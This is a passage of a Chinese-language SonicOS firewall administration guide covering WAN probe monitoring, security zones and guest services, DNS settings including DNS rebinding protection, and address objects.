启用逻辑探测时，可向远程探测目标发送测试数据包，以验证 WAN 路径的可用性。系统新增了一个选项，用于通过以下额外的 WAN 接口进行探测：可替换的 WAN #3 和可替换的 WAN #4。

> **注：**用于可替换的 WAN 的 VLAN 不支持 QoS 或 VPN 终止。

要配置特定组的探测选项：

1 请在**网络 > 故障切换 & 负载均衡**页面中单击想要配置的组的**配置**图标。随即显示**编辑 LB 群组**对话框。



2 单击**探测**选项卡。



3 修改以下设置：

- **检查接口的时间间隔：*n* 秒** – 健康状况检查的时间间隔（以秒为单位）。默认值为 **5** 秒。
- **使接口在：*n* 次丢失的间隔后无效** – 健康状况检查失败的次数，超过该次数后接口将设置为“故障切换”。默认值为 **6** 秒。
- **使接口在：*n* 次成功的间隔后有效** – 健康状况检查成功的次数，超过该次数后接口将设置为“可用”。默认值为 **3** 秒。
- **探测 responder.global.sonicwall.com 在该群组上的所有接口** – 启用此复选框可自动在该组中的所有接口上设置逻辑/探测监控。启用时，使用目标探测目的地地址 204.212.170.23:50000 将 TCP 探测数据包发送至对 SNWL TCP 数据包 responder.global.sonicwall.com 做出响应的全局 SNWL 主机。选

中此复选框后，剩余的探测配置将会自动启用内置设置。相同的探测将应用于全部四个 WAN 以太网接口。


注：拨号 WAN 探测设置也会恢复为默认的内置设置。

4 单击**确定**。

配置探测设置

配置 “组成员 ”设置的步骤如下：

1 请在**网络 > 故障切换 & 负载均衡**页面中单击想要配置的组成员的**配置**图标。随即显示**探测设置**对话框。



2 选择需完成的探测类型：

- **仅物理监控**（默认；所有其他选项显示为灰色）。
- **逻辑的/探测监控启用** – 所有其他选项可用。

3 从启用了**逻辑/探测监控**的下拉菜单中，选择探测成功的时间：

- **探测成功当主要目标或可替换目标响应时。**
- **当主要目标和可替换目标响应时，探测成功**
- **探测成功当主要目标响应时。**
- **总是成功（无探测）。** – 默认；所有其他选项显示为灰色。

4 从**主要目标**下拉菜单中，选择：

- **Ping (ICMP)**
- **TCP**（默认）

a 在**主要目标主机**字段中，输入主机名。默认值为 **responder.global.sonicwall.com**。

b 在**主要目标端口**字段中，输入应用程序端口。默认值为 **50000**。

5 从**可选目标**下拉菜单中，选择：

注：**可选目标**选项仅在针对启用**逻辑/探测监控**选择**探测成功当主要目标或者可替换目标响应时**或**探测成功当主要目标和可替换目标响应时**可用。

- **Ping (ICMP)**
- **TCP**（默认）

a 在**可选目标主机**字段中，输入主机名。默认值为 **responder.global.sonicwall.com**。

b 在**可选目标端口**字段中，输入应用程序端口。默认值为 **50000**。

6 在**默认目标 IP**字段中，输入默认网关的 IP 地址。

> **注：**若针对**逻辑的/探测监控启用**选择**总是成功（无探测）**，则此选项将显示为灰色。IP 地址 0.0.0.0 或 DNS 反解析失败会使用配置的默认目标 IP 。

7 单击**确定**。


31

配置网络区域

- 第 330 页的网络 > 区域
  - 第 331 页的区域的工作方式
  - 第 331 页的预定义区域
  - 第 332 页的安全类型
  - 第 332 页的允许接口信任
  - 第 332 页的对区域启用 SonicWALL 安全服务
  - 第 333 页的区域设置表
  - 第 334 页的添加新区域
  - 第 335 页的删除区域
  - 第 336 页的配置访客访问的区域
  - 第 338 页的配置 WLAN 区域

网络 > 区域

区域是一个或多个用于进行管理工作（例如定义和应用访问规则）的接口的逻辑分组，该过程相比严格遵守物理接口方案而言更加简单和直观。基于区域的安全性提供了一种强大而且灵活的方法来管理内部和外部网段，它使得管理员能够隔离关键性内部网络资源并防止其受到未经核准的访问或攻击。



网络安全区域仅仅是使用友好的用户可配置的名称对一个或多个接口进行分组，并在从一个区域向另一个区域传输流量时应用安全规则的一种逻辑方法。安全区域为防火墙提供了一重额外的、更具灵活性的安全层。使用基于区域的安全性，管理员可对相似的接口进行分组，并对它们应用相同的策略，而无需为每个接口配置同一个策略。如需接口配置的更多信息，请参见第 233 页的网络 > 接口。

SonicOS 区域可用于将安全策略应用到网络内部。这使得管理员通过安全策略将网络资源分为不同的区域并允许或限制这些区域间的流量。通过这种方法可以严格控制对工资单服务器或工程代码服务器等关键性内部资源的访问。

通过区域还可以完全公开 NAT 表，以便管理员通过控制从一个区域流向另一个区域的流量的源地址和目标地址，来对接口之间的流量实施控制。这意味着既可以在内部，也可以在 VPN 隧道之间应用 NAT，而这正是用户长期以

来要求实现的功能。由于现在可以在逻辑上将 VPN 分组到自己的 VPN 区域内，因此防火墙还可以通过 NAT 策略和区域策略来驱动 VPN 流量。

主题：

- 第 331 页的区域的工作方式
- 第 331 页的预定义区域
- 第 332 页的安全类型
- 第 332 页的允许接口信任
- 第 332 页的对区域启用 SonicWALL 安全服务
- 第 333 页的区域设置表
- 第 334 页的添加新区域
- 第 335 页的删除区域
- 第 336 页的配置访客访问的区域
- 第 338 页的配置 WLAN 区域

区域的工作方式

以下是针对安全区域工作方式提供的一种形象化的表示方法：想象有一座新建的大型建筑物，里面有多个房间，以及一群不了解建筑物内部通道的新员工。该建筑物拥有一个或多个出口，这些出口可视为 WAN 接口。建筑物内的房间拥有一扇或多扇门，这些门可视为接口。这些房间可视为区域，每个里面都有一定数量的员工。将员工分类并指定到建筑物内的单独房间。每个房间里需要前往其他房间或离开建筑物的员工都必须与每个房间出口处的看门人交谈。此看门人便是区域间/区域内的安全策略，它的职责是查询一份名单，确认该员工是否已获准进入另一个房间或离开该建筑物。如果该员工已获得许可（即安全策略允许），则可以通过门（接口）离开房间。

进入走廊时，员工需要询问走廊监视员，以便找到房间或建筑物出口所在的位置。此走廊监视员负责提供路由过程，因为他/她知道所有房间的位置，以及进出该建筑物的路径。该监视员还知道所有远程办公室的地址，后者可视为 VPN。如果建筑物拥有多个进口/出口（WAN 接口），则走廊监视员还可以指示员工使用次要进口/出口，具体取决于员工所收到的指令（即仅在紧急情况下，或者需要分配进口/出口的进出流量时）。此功能可视为 WAN 负载均衡。

建筑物内的房间有时可能有多扇门，而且房间内有时会有多群彼此不认识的员工。在本示例中，一群员工仅使用其中一扇门，而另一群员工则使用另一扇门，尽管他们都在同一个房间内。由于他们彼此不认识，为了与另一群员工中的某个人对话，用户必须要求看门人（安全策略）指出另一群员工里面的哪一位是他们希望谈话的对象。看门人可以选择不让房间里的一群员工与另一群员工对话。以上示例是区域具有多个绑定的接口并且不允许区域内流量的情况。

有时，员工可能希望拜访远程办公室，远程办公室的员工也有可能进入该建筑物内拜访特定房间里的员工。这类情况便是 VPN 隧道。走廊和门道监视员将会核实是否允许此类访问，并允许流量通过。看门人还可以选择强制员工在进入其他房间、离开房间或进入其他远程办公室之前换上某种服饰。这样可以隐藏员工的真实身份，将员工伪装成其他人。此过程可视为 NAT 策略。

预定义区域

防火墙上的预定义区域取决于设备。Dell SonicWALL 安全设备上的预定义安全区域不可修改，其定义如下：

- **DMZ**：此区域通常用于公共访问的服务器。此区域可包含一到四个接口，具体取决于您的网络设计。
- **LAN**：此区域包可含多个接口，具体取决于您的网络设计。即使每个接口将会连接不同的网络子网，在将它们分组在一起时也可以作为单个实体进行管理。
- **MGMT**：此区域用于设备管理并仅包含 MGMT 接口。还可以启用其他区域中的接口进行 SonicOS 管理，但 MGMT 区域/接口仅为管理用途提高了单独区域的安全性。

- **多播**：此区域提供 IP 多播支持，后者是一种用于从单个源同时向多个主机递送数据包的方法。
- **SSLVPN**：该区域用于使用 Dell SonicWALL NetExtender 客户端的安全远程访问。
- **VPN**：此虚拟区域用于简化安全的远程连接。
- **WLAN**：此区域提供 SonicWALL SonicPoint 支持。在将其分配至 Opt 端口后，它会强制实施 SonicPoint 强制措施，从而自动丢弃所有从非 SonicPoint 设备收到的数据包。WLAN 区域支持以下协议：
  - SonicPoint 发现协议 (SDP)，以便自动轮询和识别已连接的 SonicPoint。
  - SonicWALL 简单设置协议，以便使用配置文件来配置 SonicPoint。
  - 无线和访客服务配置
- **WAN**：此区域可以包含多个接口。如果您正在使用安全设备的 WAN 故障转移功能，则需要向 WAN 区域内添加第二个互联网接口。

注：即使将接口分组到一个安全区域内，也不会妨碍您对区域内的单个接口寻址。

安全类型

每个区域都有一种安全类型，它定义了提供给该区域的信任级别。有六种安全类型：

- **受信任的**：受信任的安全类型具有最高的信任级别 – 这意味着，对于来自受信任的区域的流量只需应用最少的审查。受信任的安全可以视为处于安全设备的 LAN（受保护）端。LAN 区域始终是受信任的。
- **管理**："管理"安全类型是 MGMT 区域和 MGMT 接口独有的，且提供最高的信任级别。
- **加密**：加密是专用于 VPN 和 SSLVPN 区域的安全类型。流入和流出加密区域的所有流量都已经过加密。
- **无线**：无线安全类型适用于 WLAN 区域或任何仅连接由 SonicWALL SonicPoint 设备组成的网络的区域。无线安全类型专门配合 Dell SonicPoint 设备使用。将接口置入无线区域将会在该接口上激活 SDP（Dell SonicWALL 发现协议）和 SSPP（Dell SonicWALL 简单设置协议），以便自动发现和设置 SonicPoint 设备。仅允许流经 SonicPoint 的流量通过无线区域；丢弃其他所有流量。
- **公用**：公用安全类型提供的信任级别高于不受信的区域，但低于受信任的区域。公用区域可视为在安全设备的 LAN（受保护）端与 WAN（未受保护）端之间的安全区域。例如，DMZ 便是公用区域，因为它的流量会流向 LAN 和 WAN。默认情况下会拒绝从 DMZ 到 LAN 的流量，但允许从 LAN 到"任何"区域的流量。这意味着，只有 LAN 发起的连接才拥有 DMZ 与 LAN 之间的流量。DMZ 默认仅拥有 WAN 的访问权，而没有 LAN 的访问权。
- **不受信的**：不受信的安全类型代表最低的信任级别，由 WAN 和虚拟多播区域使用。不受信的区域可视为处于安全设备的 WAN（未受保护）端。默认情况下，如果没有明示规则，来自不受信的区域的流量不允许进入其他任何区域类型，但允许来自其他所有区域类型的流量流入不受信的区域。

允许接口信任

添加区域窗口中的**允许接口信任**设置会自动创建访问规则，以允许流量在区域实例的接口之间流动。例如，如果向 LAN 区域同时分配了 **LAN** 和 **X3** 接口，则在 LAN 区域选中**允许接口信任**复选框将会创建必要的访问规则，使得这些接口上的主机能够相互通信。

对区域启用 SonicWALL 安全服务

您可以对区域间的流量启用 SonicWALL 安全服务。例如，您可以对 WLAN 区域的流入和流出流量启用 SonicWALL 入侵保护服务，从而提高内部网络流量的安全性。可以对区域启用以下 SonicWALL 安全服务：

- **增强内容过滤服务** - 对同一受信任且公用的 WLAN 区域安全类型的多个接口强制实施内容过滤。
- **增强客户端防病毒服务** - 对同一受信任且公用的 WLAN 区域安全类型的多个接口强制实施防病毒保护。

- **启用网关防病毒** - 对同一受信任且公用的 WLAN 区域安全类型的多个接口强制实施网关防病毒保护。
- **启用 IPS** - 对同一受信任且公用的 WLAN 区域安全类型的多个接口强制实施入侵检测和保护。
- **启用应用程序控制服务** - 对同一受信任且公用的 WLAN 区域安全类型的多个接口强制实施应用程序控制策略服务。
- **启用防间谍软件服务** - 对同一受信任且公用的 WLAN 区域安全类型的多个接口强制实施入侵检测和保护。
- **增强全局安全客户端** - 对同一受信任且公用的 WLAN 区域安全类型的多个接口强制实施全局安全客户端 (GSC) 保护。
- **创建群组 VPN** - 为区域创建群组 VPN 策略，该策略显示在 **VPN > 设置**页面的 VPN 策略表中。您可以在 **VPN > 设置**页面中自定义群组 VPN 策略。如果清除**创建群组 VPN**，则将从 **VPN > 设置**页面中删除群组 VPN 策略。
- **启用 SSL 控制** - 对区域启用 SSL 控制。从该区域发起的所有新 SSL 连接现在都将接受检查。必须先在**防火墙 > SSL 控制**页面中以全局方式启用 SSL 控制。
- **启用 SSLVPN 访问** - 对区域启用 SSLVPN 安全远程访问。

区域设置表

区域设置表显示了防火墙默认的所有预定义区域以及您所创建的所有区域的列表。表中显示了关于每个区域配置的以下状态信息：



- **名称**：列出区域的名称。无法更改预定义的 **LAN**、**WAN**、**WLAN**、**VPN** 和**加密**区域名称。
- **安全类型**：显示安全类型：**受信任的**、**不受信的**、**公用**、**无线**或**加密**。
- **成员接口**：显示区域的成员接口。
- **接口信任**：复选标记表示为该区域启用了**允许接口信任**设置。
- **内容过滤**：复选标记表示为流入和流出该区域的流量启用了 SonicWALL 内容过滤服务。
- **客户端 CF**：复选标记表示为流入和流出该区域的流量启用了 SonicWALL 客户端防病毒。SonicWALL 客户端防病毒用于管理区域内所有客户端上的防病毒客户端应用程序。
- **网关防病毒**：复选标记表示为流入和流出该区域的流量启用了 SonicWALL 网关防病毒。SonicWALL 网关防病毒用于管理防火墙上的防病毒服务。
- **防间谍软件**：复选标记表示为经过该区域内的端口的流量启用了 SonicWALL 防间谍软件检测和保护。
- **IPS**：复选标记表示为流入和流出该区域的流量启用了 SonicWALL 入侵保护服务。
- **应用程序控制**：复选标记表示为流入和流出该区域的流量启用了应用程序控制服务。
- **GSC**：复选标记表示为流入和流出该区域的流量启用了全局安全客户端。SonicWALL GSC 用于管理区域内所有客户端上的防病毒客户端应用程序和 VPN 客户端应用程序。
- **SSL 控制**：复选标记表示为流入和流出该区域的流量启用了 SSL 控制。从该区域发起的所有新 SSL 连接现在都将接受检查。

- **SSLVPN 访问**：复选标记表示为流入和流出该区域的流量启用了 SSL VPN 安全远程访问。
- **配置**：单击**编辑**图标将显示“编辑区域”窗口。单击**删除**图标将删除该区域。在预定义区域中，删除图标显示为灰色。不能删除这些区域。

添加新区域

添加新的区域的步骤如下：

1 单击**区域设置**表下方的**添加**。随即显示**添加区域**对话。



2 在**名称**字段中输入新区域的名称。

3 从**安全类型**下拉菜单中，选择：

- **受信任的 - 用于最高信任级别的区域（例如内部 LAN 网段）。**
- **公用 -** 用于对信任要求级别较低的区域（例如 DMZ 接口）。
- **无线 -** 用于 WLAN 接口。
- **SSLVPN –** 用于已启用内容过滤、客户端防病毒实施和客户端 CF 服务的接口。

4 如果需要允许区域内通信，请选中**允许接口信任**复选框。自动创建允许流量在区域实例的接口之间流动的访问规则。默认情况下已选中该选项。

5 如果要使 SonicOS 自动生成此区域与相同信任级别其他区域之间的访问规则，请选中**自动添加访问规则以允许相同信任级别的区域间的流量**复选框。例如 CUSTOM_LAN -> CUSTOM _LAN 或 CUSTOM_LAN -> LAN。默认情况下已选中该选项。

6 如果要使 SonicOS 自动生成此区域与更低信任级别其他区域之间的访问规则，请选中**自动添加访问规则以允许到更低信任级别的区域的流量**复选框。例如 CUSTOM_LAN -> WAN 或 CUSTOM_LAN -> DMZ。默认情况下已选中该选项。

7 如果要使 SonicOS 自动生成此区域与更高信任级别其他区域之间的访问规则，请选中**自动添加访问规则以允许来自更高信任级别的区域的流量**复选框。例如 LAN -> CUSTOM_DMZ 或 CUSTOM_LAN -> CUSTOM_DMZ。默认情况下已选中该选项。

8 如果要使 SonicOS 自动生成此区域与更低信任级别其他区域之间的访问规则，请选中**自动添加访问规则以拒绝来自更低信任级别的区域的流量**复选框。例如 WAN -> CUSTOM_LAN 或 DMZ -> CUSTOM_LAN。默认情况下已选中该选项。

注：以下三个选项将变灰且不可用，直到您从下拉菜单中选择了安全类型。

9 如需对同一受信任的、公用和 WLAN 区域的多个接口强制实施内容过滤，选中**增强内容过滤服务**复选框。默认情况下未选中该选项。

如果未选中该选项，**CFS 策略**下拉菜单将变灰。

a 要对区域应用内容过滤服务 (CFS) 策略，请从 **CFS 策略**下拉菜单中选择该策略。默认策略为**默认**。

10 如需使用网络主机上的客户端防病毒客户端，在同一受信任或公用的 WLAN 区域的多个接口上强制实施客户端防病毒保护，选中**启用客户端防病毒增强服务**复选框。默认情况下未选中该选项。

11 如需使用网络主机上的客户端 CF 客户端，在同一受信任或公用的 WLAN 区域的多个接口上强制实施内容过滤，选中**启用客户端内容过滤服务**复选框。默认情况下未选中该选项。

12 如需对区域启用 SSLVPN 安全远程访问，选中**启用 SSLVPN 访问**复选框。默认情况下未选中该选项。

注：如果选择 **SSLVPN** 作为**安全类型**，该选项将显示为灰色。

13 如粗自动为此区域创建 SonicWALL 群组 VPN 策略，选中**创建群组 VPN** 复选框。您可以在 **VPN > 设置**页面中自定义群组 VPN 策略。默认情况下未选中该选项。

小心：**禁用创建群组 VPN 复选框将删除所有对应的群组 VPN 策略。**

注：如果选择 **SSLVPN** 作为**安全类型**，该选项将显示为灰色。

14 如需在区域上启用 SSL 控制，选择**启用 SSL 控制**复选框。从该区域发起的所有新 SSL 连接现在都将接受检查。默认情况下未选中该选项。

注：必须先在**防火墙 > SSL 控制**页面中以全局方式启用 SSL 控制。如需更多信息，请参见第 880 页的防火墙设置 > SSL 控制。

15 如需在您的防火墙上对连接到此区域的所有客户端强制实施网关防病毒保护，选中**启用网关防病毒服务**复选框。SonicWALL 网关防病毒用于管理防火墙上的防病毒服务。默认情况下未选中该选项。

16 如需对同一受信任的、公用或 WLAN 区域的多个接口强制实施入侵检测和保护，选中**启用 IPS** 复选框。默认情况下未选中该选项。

17 如需对同一受信任或公用的 WLAN 区域安全类型多个接口强制实施防间谍软件检测和保护，选中**启用防间谍软件服务**复选框。默认情况下未选中该选项。

18 如需对同一受信任或公用的 WLAN 区域安全类型的多个接口强制实施应用程序控制策略服务，选中**启用应用程序控制服务**复选框。默认情况下未选中该选项。

19 单击**确定**。现在，新区域已添加到防火墙。默认情况下未选中该选项。

删除区域

您可以通过单击**配置**列中的**删除**图标来删除用户创建的区域。在预定义区域中，**删除**图标不可用。不能删除这些区域。可以删除您所创建的任何区域。

配置访客访问的区域

SonicWALL 访客服务提供了一种便捷的解决方案来为访客或不受信任的网络节点创建有线和无线访客通道和/或锁定仅互联网网络访问权。此功能可扩展至您所选择的 WLAN、LAN、DMZ 或公用/半公用区域中的无线或有线用户。

配置访客服务功能的步骤如下：

1 转至**网络 > 区域**页面。

2 单击想要为其添加访客服务的区域的**配置**按钮。显示**编辑区域**对话。



3 单击**访客服务**选项卡。



4 选择以下用于访客服务的配置选项：

- **启用访客服务** - 在 WLAN 区域中启用访客服务。
- **启用内部访客通信** - 允许访客直接与连接到此区域的其他用户通信。
- **为访客绕过 AV 检测** - 允许访客流量绕过防病毒保护。
- **启用外部访问验证** - 获取访问权限之前，需要对从您所选择的设备或网络连接的访客进行验证。
- **启用无验证的策略页面** - 将用户定向至不需要验证的访客服务使用页面。单击**配置**以设置自定义的 HTML 策略使用页面。
- **自定义验证页面** - 在用户首次连接到网络时，将用户重定向至自定义验证页面。单击**配置**设置自定义验证页面。在文本字段中输入指向验证页面的 URL 或自定义质询声明，然后单击**确定**。
- **发布验证页面** - 成功验证后，立即将用户定向到您指定的页面。在字段中输入验证后页面的 URL。
- **绕过访客验证** - 允许将访客服务功能集成到已使用某种形式的用户级别验证的环境中。该功能可自动完成验证过程，使无线用户无需验证即可访问访客服务资源。该功能只能在需要不受限制的访客服务访问权限的情况下使用，或者在其他设备上游已强制实施验证的情况下使用。
- **重定向 SMTP 通讯至** - 将进入该区域的 SMTP 流量重定向至您所指定的 SMTP 服务器。选择要向其重定向流量的地址对象。
- **拒绝网络** - 阻止流向您所指定的网络的流量。选择要阻止流量流入的子网、地址群组或 IP 地址。
- **通过网络** - 允许流量通过启用了访客服务的区域流入您所选择的网络。
- **最大访客数** - 指定允许连接到此区域的最大访客用户数。默认设置为 **10**。

专门用于无线区域的访客服务功能

- **启用动态地址转换 (DAT)** - 访客服务向拥有无线能力的访客提供临时“热点”。为方便连接，访客服务允许无线用户验证和关联、获取 IP 设置，以及使用任何 Web 浏览器进行身份验证。在没有 DAT 的

情况下，如果访客用户不是 DHCP 客户端，而是拥有与无线 WLAN 网络设置不兼容的静态 IP 设置，那么，在将用户设置更改为兼容值之前，将无法进行网络连接。动态地址转换 (DAT) 是一种网络地址转换 (NAT) 形式，通过它，系统可以为访客用户提供任何 IP 寻址方案支持。例如，无线 WLAN 接口已配置为其默认地址 172.16.31.1，其中一个访客客户端拥有静态 IP 地址 192.168.0.10 和默认网关 192.168.0.1，而另一个客户端拥有静态 IP 地址 10.1.1.10 和网关 10.1.1.1，借助 DAT，这两个客户端都可进行网络通信。

5 单击**确定**，对此区域应用上述设置。

配置 WLAN 区域

1 转至**网络 > 区域**页面。

2 如果您要配置：

- 新的区域，单击**添加...**按钮。
- 现有区域，单击 WLAN 区域的**编辑**图标 。

显示**添加/编辑区域**窗口。

> 注：根据区域的不同，可能会为**访客服务**和**无线**提供选项卡。
> 第 334 页的添加新区域描述了如何配置**常规**选选项卡。

3 在**常规**选项卡中，选中**允许接口信任**设置以自动完成接口规则的创建，从而允许流量在区域实例的接口之间流动。例如，如果向 LAN 区域同时分配了 **LAN** 和 **X3** 接口，则在 LAN 区域选中**允许接口信任**复选框将会创建必要的访问规则，使得这些接口上的主机能够相互通信。

4 如果**无线**选项卡不可用，选择**安全类型**下拉菜单中的**无线**。

5 单击**无线**选项卡。

6 在**无线设置**部分，选择 **SSL VPN 强制措施**可要求所有进入 WLAN 区域的流量通过 Dell SonicWALL SSL VPN 设备进行验证。默认情况下未选中该选项。

7 从 **SSL VPN 服务器**下拉菜单中，选择一个地址对象，以便将流量定向至 Dell SonicWALL SSL VPN 设备或创建一个新的地址对象。

8 从 **SSL VPN 服务器**下拉菜单中，选择想要为通过 SSL VPN 验证的客户端提供的服务或服务组。

9 在 **SonicPoint 设置**标题中，选择想要应用于连接到此区域的所有 SonicPoint 的 **SonicPoint 供应商配置文件**。除非单独为 SonicPoint 配置了不同的设置，否则任何时候在将 SonicPoint 连接到此区域时，都会自动使用供应商配置文件中的设置对其进行设置。

- 也可选择**自动规范**以允许与配置文件相连的 SonicPoint 在配置文件发生改变时自动调整。默认情况下未选中该选项。

10 当您想要应用于所有连接到此区域的 SonicPoint 时，选择 **SonicPoint N 供应商配置文件**。除非单独为 SonicPoint N 配置了不同的设置，否则任何时候在将 SonicPoint 连接到此区域时，都会自动使用供应商配置文件中的设置对其进行设置。

- 也可选择**自动规范**以允许与配置文件相连的 SonicPoint N 在配置文件发生改变时自动调整。默认情况下未选中该选项。

11 当您想要应用于所有连接到此区域的 SonicPoint NDR 时，选择 **SonicPoint NDR 供应商配置文件**。除非单独为 SonicPoint NDR 配置了不同的设置，否则任何时候在将 SonicPoint NDR 连接到此区域时，都会自动使用供应商配置文件中的设置对其进行设置。

- 也可选择**自动规范**以允许与配置文件相连的 SonicPoint NDR 在配置文件发生改变时自动调整。默认情况下未选中该选项。

12 当您想要应用于所有连接到此区域的 SonicPoint AC 时，选择 **SonicPoint AC 供应商配置文件**。除非单独为 SonicPoint AC 配置了不同的设置，否则任何时候在将 SonicPoint AC 连接到此区域时，都会自动使用供应商配置文件中的设置对其进行设置。

- 也可选择**自动规范**以允许与配置文件相连的 SonicPoint AC 在配置文件发生改变时自动调整。默认情况下未选中该选项。

13 选中**仅允许 SonicPoint / SonicPointN 生成的流量**，从而仅允许来自 Dell SonicWALL SonicPoint 的流量进入 WLAN 区域接口。这使得您的 WLAN 拥有最高的安全性。如果想要 WLAN 区域允许任何流量（不管流量是否来自无线连接），请清除此选项。

> **提示：**要使 WLAN 区域允许任何流量（不管流量是否来自无线连接），请清除**仅允许 SonicPoint/SonicPointN 生成的流量**。

> **注：**如需访客服务配置信息，请参见第 336 页的配置访客访问的区域。

14 单击**确定**，对 WLAN 区域应用上述设置。

32

配置 DNS 设置

- 第 340 页的网络 > DNS
  - 第 340 页的 DNS 和 IPv6
  - 第 341 页的 DNS 和 IPv4

网络 > DNS

域名系统 (DNS) 是分布式的分层系统，它提供了一种方法使用完全限定域名 (FQDN) 的字母数字名称，而不是使用不便记忆的数字 IP 地址来识别互联网上的主机。**网络 > DNS** 页面用于在必要时手动配置您的 DNS 设置。

网络 > DNS 页面选项的变化取决于您指定的是 IPv6 或 IPv4：

- 第 340 页的 DNS 和 IPv6
- 第 341 页的 DNS 和 IPv4

在“DNS 设置”部分，选择“手动指定 DNS 服务器”并在“DNS 服务器”字段中输入 IP 地址。单击“接受”以保存您的更改。要使用为 WAN 区域配置的 DNS 设置，请选择“从 WAN 区域动态继承 DNS 设置”。单击“接受”以保存您的更改。

DNS 和 IPv6

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

直接单击**网络 > DNS** 页面左上角的**视图 IP 版本**单选按钮中的 **IPv6** 选项。



在 **IPv6 DNS 设置**部分，选择以下一项：

- **手动指定 IPv6 DNS 服务器**并在 **DNS 服务器**字段中输入 IP 地址。
- 要使用为 WAN 区域配置的 DNS 设置，请选择**从 WAN 区域动态继承 IPv6 DNS 设置**，并在 **DNS 服务器**字段中输入 IP 地址。

单击**接受**以保存您的更改。

DNS 和 IPv4



IPv4 页面包含以下部分：

- 第 341 页的 IPv4 DNS 设置
- 第 342 页的 DNS 绑定攻击预防
- 第 342 页的针对 FQDN 的 DNS 绑定
- 第 342 页的 DNS 缓存

IPv4 DNS 设置

在 **IPv4 DNS 设置**部分，选择以下一项：

- **手动指定 IPv4 DNS 服务器**并在 **DNS 服务器**字段中输入 IP 地址。
- 要使用为 WAN 区域配置的 DNS 设置，请选择**从 WAN 区域动态继承 IPv4 DNS 设置**，并在 **DNS 服务器**字段中输入 IP 地址。

单击**接受**以保存您的更改。

DNS 绑定攻击预防

DNS 重绑是对嵌在网页中的代码进行的基于 DNS 的攻击。正常情况下，来自嵌在网页中的代码（JavaScript、Java 和 Flash）的请求会绑定至其来源网站（参见“同源策略”）。DNS 重绑攻击可用于提高基于 JavaScript 的恶意软件的能力，以渗入专用网络和破坏浏览器的同源策略。

DNS 重绑攻击程序会注册一个委托给它们所控制的 DNS 服务器的域名。将该服务器配置为以极短的 TTL 参数提供响应，从而阻止对结果进行缓存。第一个响应中包含托管恶意代码的服务器的 IP 地址。后续所有请求包含来自可能位于防火墙后面并作为攻击程序目标的专用 (RFC 1918) 网络 IP 地址。由于二者都是完全有效的 DNS 响应，因此它们会授权沙盒脚本访问专用网络中的主机。通过遍历这些短期但仍旧有效的 DNS 答复中的地址，该脚本能够扫描网络和执行其他恶意活动。

启用 *DNS* 重绑攻击保护：

1 选中**启用 DNS 绑定攻击预防**复选框。

2 在**操作**下拉菜单中，选择在检测到 DNS 重绑攻击时执行的操作：

- **记录攻击日志**
- **记录攻击日志并返回拒绝一个请求的答复**
- **记录攻击日志和丢弃 DNS 回复**

3 从允许域下拉菜单选择对于包含允许的域名（例如 *.SonicWALL.com）的允许域 FQDN 地址对象或 FQDN 地址对象组而言，在本地连接/路由的子网应视为合法的响应。

您也可通过选择**创建 FQDN 地址对象...**或 **FQDN 地址对象组...**创建新的 FQDN 地址对象或 FQDN 地址对象组。

针对 FQDN 的 DNS 绑定

要启用针对 FQDN 的 DNS 绑定，选择**来自许可服务器的 FQDN 对象缓存 DNS 回复**复选框。

DNS 缓存

要显示常规 DNS 缓存内容，单击**显示 DNS 缓存**按钮。弹出窗口将显示以下缓存内容：



- **What**
- **DNS 名称**
- **IP 地址**
- **TTL（秒）**

33

配置地址对象

- 第 343 页的网络 > 地址对象
  - 第 343 页的地址对象的类型
  - 第 344 页的地址对象组
  - 第 348 页的创建和管理地址对象
  - 第 348 页的添加地址对象
  - 第 350 页的编辑或删除地址对象
  - 第 350 页的创建组地址对象
  - 第 351 页的配合动态地址使用

网络 > 地址对象

地址对象是 SonicOS 中的四个对象类别（地址、用户、服务和日程）之一。这些地址对象允许定义一次实体，并在整个 SonicOS 界面的多个引用实例中重复使用。以 IP 地址为 67.115.118.80 的内部 Web 服务器为例。利用地址对象，您可以创建一个名为“我的 Web 服务器”的实体作为有 IP 地址 67.115.118.80 的主机地址对象，而不必在建立访问规则或 NAT 策略时重复输入该 IP 地址。然后，在任何使用地址对象作为定义条件的配置页面中，您都可以轻松高效地从下拉菜单中选择此地址对象“我的 Web 服务器”。

主题：

- 第 343 页的地址对象的类型
- 第 344 页的地址对象组
- 第 348 页的创建和管理地址对象
- 第 348 页的添加地址对象
- 第 350 页的编辑或删除地址对象
- 第 350 页的创建组地址对象
- 第 351 页的配合动态地址使用

地址对象的类型

